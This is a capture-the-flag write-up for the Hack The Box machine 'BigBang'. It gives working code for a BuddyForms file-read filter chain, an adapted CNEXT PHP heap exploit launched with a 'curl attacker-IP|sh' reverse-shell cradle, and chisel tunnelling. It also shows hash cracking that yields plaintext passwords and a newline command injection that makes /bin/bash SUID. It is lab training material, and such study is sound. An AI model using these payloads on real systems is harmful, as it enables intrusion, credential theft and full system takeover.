BigBang
BigBang is a hard difficulty Linux box that involves a LFI in a wordpress plugin and php heap exploitation.
About

Difficulty: Hard
OS: Linux
Release date: 2025-01-25
Authors: ruycr4ft, lavclash75
Summary
A vulnerable wordpress plugin and leftovers artifacts from a previous attack, lead us to an article about using a libc bug and php heap exploitation to get RCE. With some adaptions we can use it to get a shell in the wordpress docker container. From there we can dump the wordpress database and crack the credentials of a user with access to the main machine.
Using a public grafana database we can pivot to another user and find an apk that leads us to a command injection in another service.
Recon
Nmap only shows two open ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d4:15:77:1e:82:2b:2f:f1:cc:96:c6:28:c1:86:6b:3f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBET3VRLx4oR61tt3uTowkXZzNICnY44UpSL7zW4DLrn576oycUCy2Tvbu7bRvjjkUAjg4G080jxHLRJGI4NJoWQ=
|   256 6c:42:60:7b:ba:ba:67:24:0f:0c:ac:5d:be:92:0c:66 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILbYOg6bg7lmU60H4seqYXpE3APnWEqfJwg1ojft/DPI
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.62
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://blog.bigbang.htb/
|_http-server-header: Apache/2.4.62 (Debian)
Service Info: Host: blog.bigbang.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
The script mentions the blog.bigbang.htb hostname. Let’s add it and just bigbang.htb to /etc/hosts
Now we can visit the site. It’s a blog of a physics university.

Remeber that picture for later.
Wappalayzer or some directory fuzzing tells us the site is running WordPress.

Also take note that the PHP version is 8.x.
Let’s continue with running WPScan with agressive options.
Use an alias to avoid remembering all the parameters and copy/pasting your token. This is mine:
It returns a bunch of interesting CVE’s. The most promising are in the buddyforms plugin.
1
2
3
4
5
6
7
8
9
10
11
 | [!] Title: BuddyForms < 2.7.8 - Unauthenticated PHAR Deserialization
 |     Fixed in: 2.7.8
 |     References:
 |      - https://wpscan.com/vulnerability/a554091e-39d1-4e7e-bbcf-19b2a7b8e89f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-26326
 | [!] Title: BuddyForms < 2.8.9 - Unauthenticated Arbitrary File Read and Server-Side Request Forgery
 |     Fixed in: 2.8.9
 |     References:
 |      - https://wpscan.com/vulnerability/3f8082a0-b4b2-4068-b529-92662d9be675
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-32830
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/23d762e9-d43f-4520-a6f1-c920417a2436
There is a decent article about the PHAR deserialization:
https://medium.com/tenable-techblog/wordpress-buddyforms-plugin-unauthenticated-insecure-deserialization-cve-2023-26326-3becb5575ed8
Since the machine is running PHP 8, such a straight-forward deserialization attack will unfortunately not work.
However, we learn about the upload_image_from_url action that allows us to upload images from urls.
Quick tests show that it also works to get files from the attacker server.
As of the machine release date, there was no public poc or further details than in the CVE summary about CVE-2024-32830. The buddyforms_upload_image_from_url mentioned in the PHAR article looks suitable.
This is the relevant code. Note that file_get_contents gets called as long as we have url and file_id set but the file only gets uploaded if the mime type check passes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
if ( !empty($url) && !empty($file_id) ) {
  $upload_dir = wp_upload_dir();
  $image_url = urldecode( $url );
  $image_data = file_get_contents( $image_url );
  // Get image data
  $image_data_information = getimagesize( $image_url );
  $image_mime_information = $image_data_information['mime'];

  if ( !in_array( $image_mime_information, $accepted_files ) ) {
      echo  wp_json_encode( array(
          'status'   => 'FAILED',
          'response' => __( 'File type ' . $image_mime_information . ' is not allowed.', 'budduforms' ),
      ) ) ;
      die;
  }
From playing with upload_image_from_url we learn that the images get uploaded to http://blog.bigbang.htb/wp-content/uploads/2025/01/.
Directory listing is enabled and we find older files in this directory and in 2024/06.
There are mainly two types of files:
- 77kb ones that look like the output of
/proc/x/maps - 1.8MB ELF files
We see that all the files start with an extra GIF89aXXXXMM (12 bytes)
1
curl -s http://blog.bigbang.htb/wp-content/uploads/2024/06/1-2.png | head
1
2
GIF89aXXXXMM5638af79b000-5638af7d3000 r--p 00000000 00:2f 315308
...
Such files would probably fool the mime type check in buddyforms_upload_image_from_url. Another hint.
Let’s have a closer look at the ELF file
1
curl -s http://blog.bigbang.htb/wp-content/uploads/2024/06/1-1.png | dd bs=1 skip=12 of=file.elf
1
2
> file file.elf
file.elf: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, missing section headers at 1922072
1
2
3
4
> strings file.elf | grep version
...
GNU C Library (Debian GLIBC 2.36-9+deb12u4) stable release version 2.36.
...
It’s a specific libc version and it’s corrupted at byte 1922072.
With some google-fu we can find the same version here:
https://debian.sipwise.com/debian-security/pool/main/g/glibc/libc6_2.36-9+deb12u4_amd64.deb
After using dpkg -x to extract it, we can compare its contents to file.elf:
1
2
cat libc.so.6 | head -c 1900000 | md5sum
cat file.elf | head -c 1900000 | md5sum
Yep, both return 1037891959783a3b2eb6bce9b3e9a244
If we check the filesizes with du -b we see that file.elf is only 12 bytes smaller. The same length as the prefix we stripped.
So how does that all help us?
The answer is in this article:
https://www.ambionics.io/blog/iconv-cve-2024-2961-p1
libc, maps file and this:
 Look familiar?
LFI
For the exploit we first need a LFI. The abionics article actually references the phar medium article with the added note:
Therefore, to allow the exploit to read /proc/self/maps and the libc, I used wrapwrap to make them look like GIF images.
We can use wraprap to add prefixes to files to make them look like GIF images.
Let’s give a try with
1
python3 wrapwrap.py /etc/passwd 'GIF89a' '' 0
The gif magic bytes are well suited for a such mime type deception because it’s all ascii characters.
It creates a 1444 byte chain.txt to try out in BURP.

Downloading the created file confirms we have LFI:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
GIF89aroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologi
(Note how again some characters are missing at the end)
Alternatively, this tool works as well:
https://github.com/synacktiv/php_filter_chain_generator
In a python script it looks something like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
#!/usr/bin/env python3
import requests
import base64
import sys
import random
import string

url="http://blog.bigbang.htb"

session = requests.Session()
file=sys.argv[1]

data = {
    'action': 'upload_image_from_url',
    'id': 'exploit',
    'url': 'php://filter/convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-decode/resource='+file,
    'accepted_files': 'image/gif'
}

response = session.post(f"{url}/wp-admin/admin-ajax.php", data=data)

url = response.json()['response']
if not "is not allowed" in url:
    response = session.get(url)
    response = response.text[6:]
    print(response)
else:
    print(response.text)
With an extra base64-encode conversion we could improve this to also handle binary files but we will not need it.
Adapting the exploit
With the LFI available, we can start adapting the exploit script mentioned in the article: https://github.com/ambionics/cnext-exploits/blob/main/cnext-exploit.py
The Remote class is what needs to be adapted. For the send method we can just plug in what we have in lfi.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
def download(self, path: str) -> bytes:
        data = {
            'action': 'upload_image_from_url',
            'id': 'exploit',
            'url': 'php://filter/convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-decode/resource='+path,
            'accepted_files': 'image/gif'
        }

        response = self.session.post(self.url, data=data)
        url = response.json()['response']
        response = self.session.get(url)
        response = response.content[6:]

        return response
We also make sure to return bytes not str.
Let’s try to run it with something like
1
python3 cnext-exploit.py  http://blog.bigbang.htb/wp-admin/admin-ajax.php 'curl 10.10.14.166|sh'
The command used here is a web cradle that will run a reverse shell.
I have used resh.py to create it
Out of the box the vulnerability checks fail. Since we have a strong reason to believe the box is vulnerable, we can just disable them.
1
2
3
4
def run(self) -> None:
        # self.check_vulnerable()
        self.get_symbols_and_addresses()
        self.exploit()
Retrying with that, we see that it fails when parsing the downloaded libc.6.so. Good thing we have the uncorrupted version from earlier. We can simply adapt the method to provide the local file.
1
2
3
4
def download(self, path: str) -> bytes:
  if "libc.so.6" in path:
    return open("./libc.so.6", "rb").read()
  ...
Trying again we get up to the triggering part but the exploit fails.
We still need to adapt the send method. Instead of data we use the url parameter as in download.
1
2
3
4
5
def send(self, path: str) -> Response:
        data = {'action' : 'upload_image_from_url',
                'url' : path,
                'id' : '1'}
        return self.session.post(self.url, data=data)
We just need a call to
file_get_contents, there is no need to pass the mime type check.
Therefore we can drop theGIF89afilter chain.
It doens’t work. This is where we got stuck for a long time and eventually needed a nudge. Turns out, the answer was so simple:
1
2
3
4
5
def send(self, path: str) -> Response:
        data = {'action' : 'upload_image_from_url',
                'url' : urllib.parse.quote(path),
                'id' : '1'}
        return self.session.post(self.url, data=data)
What a beautiful sight.

Use your preferred shell handler to catch the shell. I use penelope.
We are www-data in a docker container.
Here is the final script:
cnext-exploit.py
User
The first thought is to look at the wordpress users.
The wp-config.php reveals the database credentials
1
2
3
4
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'wp_user' );
define( 'DB_PASSWORD', 'wp_password' );
define( 'DB_HOST', '172.17.0.1' );
The mysql cli tool is not installed in the container. Let’s forward the port to our attacker machine with chisel:
1
chisel client 10.10.14.166:42000 R:3306:172.17.0.1:3306
Now we can enumerate it from our attacker machine:
1
mysql -h 127.0.0.1 -uwp_user -pwp_password
1
2
3
use wordpress;
show tables;
select * from wp_users;
1
2
root:$P$Beh5HLRUlTi1LpLEAstRyXaaBOJICj1
shawking:$P$Br7LUHG9NjNk6/QSYm2chNHfxWdoK./
If we put those into hashcat (autodetect correctly finds mode 400), we get a hit:
1
shawking:$P$Br7LUHG9NjNk6/QSYm2chNHfxWdoK./:quantumphysics
With these credentials we can log in via ssh and get the user flag.
Pivot to developer
After a quick sudo -l we use linpeas to enumerate.
We get this interesting output
1
2
3
4
5
6
7
8
9
10
11
12
13
...
-> Extracting tables from /opt/data/grafana.db (limit 20)
  --> Found interesting column names in user (output limit 10)
CREATE TABLE `user` (
`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL
, `version` INTEGER NOT NULL
, `login` TEXT NOT NULL
, `email` TEXT NOT NULL
, `name` TEXT NULL
, `password` TEXT NULL
, `salt` TEXT NULL
, `rands` TEXT NULL
...
There is a publically accessible grafana database. We could have also found this by looking at the internal ports or just manually enumerating the filesystem.
Let’s move it to our attacker with scp
1
scp shawking@bigbang.htb:/opt/data/grafana.db .
It’s an unecrypted sqlite database. We can just open it with e.g. DB Browser for SQLite.

More hashes to crack.
Hashcat cannot directly handle them, but there is a tool to convert them:
https://github.com/iamaldi/grafana2hashcat
Put in the hashes and salts and we get the right format for hashcat:
1
2
sha256:10000:Q0ZuN3pNc1FwZg==:RBpxW9eI6SgXC+eVSxfLGd6DWi3t/ezoxlMnyx2bpr1H1w7bdCGwXZcGumFHy3GXOjQ=
sha256:10000:NHVtZWJCSnVjdg==:foAYpCEO+66xLwEVWApHb+j5ik+braJyDmUmVIYMWduTV3sSIBwBUSVjddb4g/G42WA=
The second one cracks to bigbang.
Unfortunately it’s not the root password, but it does work for the user developer on the machine.
Root
Upon logging in as developer we find the file satellite-app.apk.
We could probably run it in an emulator and sniff the network traffic, but I chose to go directly to decompilation.
After transferring it to our attacker machine we can use jadx.
To respect the working directory, I had to use the version bundled with Kali like so:
1
jadx -d $(pwd)/apk $(pwd)/satellite-app.apk --deobf
Browsing the files and searching for strings like bigbang.htb leads us to this Java snippet:
1
2
3
4
5
6
HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("http://app.bigbang.htb:9090/command").openConnection();
httpURLConnection.setRequestMethod("POST");
httpURLConnection.setRequestProperty("Content-Type", "application/json");
httpURLConnection.setRequestProperty("Authorization", "Bearer " + this.f3687b.f2003p);
httpURLConnection.setDoOutput(true);
String str = "{\"command\": \"send_image\", \"output_file\": \"" + this.f3686a + "\"}";
Appearently the app is communicating with the service on port 9090. To send the command, we first need a token.
There is also a post to http://app.bigbang.htb:9090/login mentioned. Let’s try json like in the command and obvious naming:
1
curl http://127.0.0.1:9090/login -H "Content-Type: application/json" -d "{\"username\":\"username\",\"password\":\"password\"}"
Looking good.
1
{"error":"Bad username or password"}
The credentials for developer work.
1
curl http://127.0.0.1:9090/login -H "Content-Type: application/json" -d "{\"username\":\"developer\",\"password\":\"bigbang\"}"
To make life a bit easier, we forward 9090 to our attacker machine ussing SSH
1
ssh shawking@bigbang.htb -L 9090:127.0.0.1:9090
Now we can add -x http://127.0.0.1 to the previous command and send it through BURP.
Add your token and json body as in the java snippet above.
Basic paths threw an error but adding a ; got me this

This looks like a blacklist to prevent command injection.
After trying a couple more characters and standard bypass methods, I found that \ gives me a different error. But \\ got me the dangerous characters message again.
This means it’s processing the escape sequences.
After playing around some more we have success with \n.
I have chosen to go directly for the suid bit, assuming this to be the last step:
1
2
3
4
{
  "command":"send_image",
  "output_file":"\nchmod 4777 /bin/bash"
}
There is an error message but checking with bash -p confirms that the command executed.
We can grab the root flag and are done.